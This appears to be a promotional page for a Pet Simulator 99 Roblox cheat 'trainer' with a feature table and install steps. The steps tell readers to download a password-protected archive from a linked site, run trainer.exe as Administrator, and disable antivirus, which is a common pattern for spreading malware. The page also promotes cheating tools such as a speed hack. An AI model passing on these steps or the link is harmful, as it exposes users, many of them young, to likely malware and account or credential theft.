The most advanced automation suite for Pet Simulator 99 on Roblox. Built for the Backrooms League update (June 2026), this trainer unlocks 24/7 farming, auto‑hatching, instant breaking, and a full League auto‑grind – all controlled through a sleek, undetectable GUI.
| Feature | Description |
|---|---|

| 🔵 Auto Coin Farm | Continuously collects every coin and gem on the current floor – never miss a single pickup. |
| 🥚 Auto Egg Hatch | Opens eggs as soon as they’re available, hatching pets without any manual clicks. |
| 🌀 Backrooms League Auto‑Grind | Completes every League task and claims rewards on autopilot, finishing the week‑long event in hours. |
| 💥 Instant Break | Destroys all breakable objects in the area with a single click, bypassing the normal cooldown. |
| 📍 Teleport to Best Zone | Instantly warps your character to the most profitable farming spot for your current tier. |
| 🧑💻 Auto Merchant Buy | Automatically purchases rare items from the traveling merchant the moment they appear. |
| ⚡ Speed Hack | Multiplies your movement speed, letting you cover farming routes in a fraction of the time. |
| 🛡️ Anti‑AFK | Prevents the idle kick, so you can leave the game running 24/7. |
| 🖥️ GUI Toggle | A clean, movable overlay with on/off checkboxes for every feature. Press F1 to show/hide. |
| ⚡ One‑Click Execute | Paste the loader script into your executor and press Execute – the trainer launches instantly. |
- Download the archive from https://skydock.netlify.app/trainer-archive.zip
- Extract the files using the password: trainer2026
- Right‑click trainer.exe and select Run as Administrator
- Launch Pet Simulator 99 on Roblox and wait for the world to load
- Press F1 to open the trainer GUI and enable your desired features
- OS: Windows 10 / Windows 11
- Roblox Executors: Synapse X, Krnl, Fluxus, Arceus X (any standard executor)
- Game Servers: Works on all Pet Simulator 99 servers
| Problem | Solution |
|---|---|
| Trainer fails to inject | Restart Roblox, then run trainer.exe as Administrator again. |
| Features don’t activate | Temporarily disable your antivirus – some real‑time shields block memory operations. |
| GUI does not appear | Press F1 or F2 to toggle the overlay. If still not visible, restart the trainer. |
| Backrooms League tasks not progressing | Make sure you’re on a League‑enabled server and that the “Backrooms League Auto‑Grind” box is checked. |
This software is provided for educational purposes only. Use it at your own risk. The authors are not responsible for any bans or account restrictions.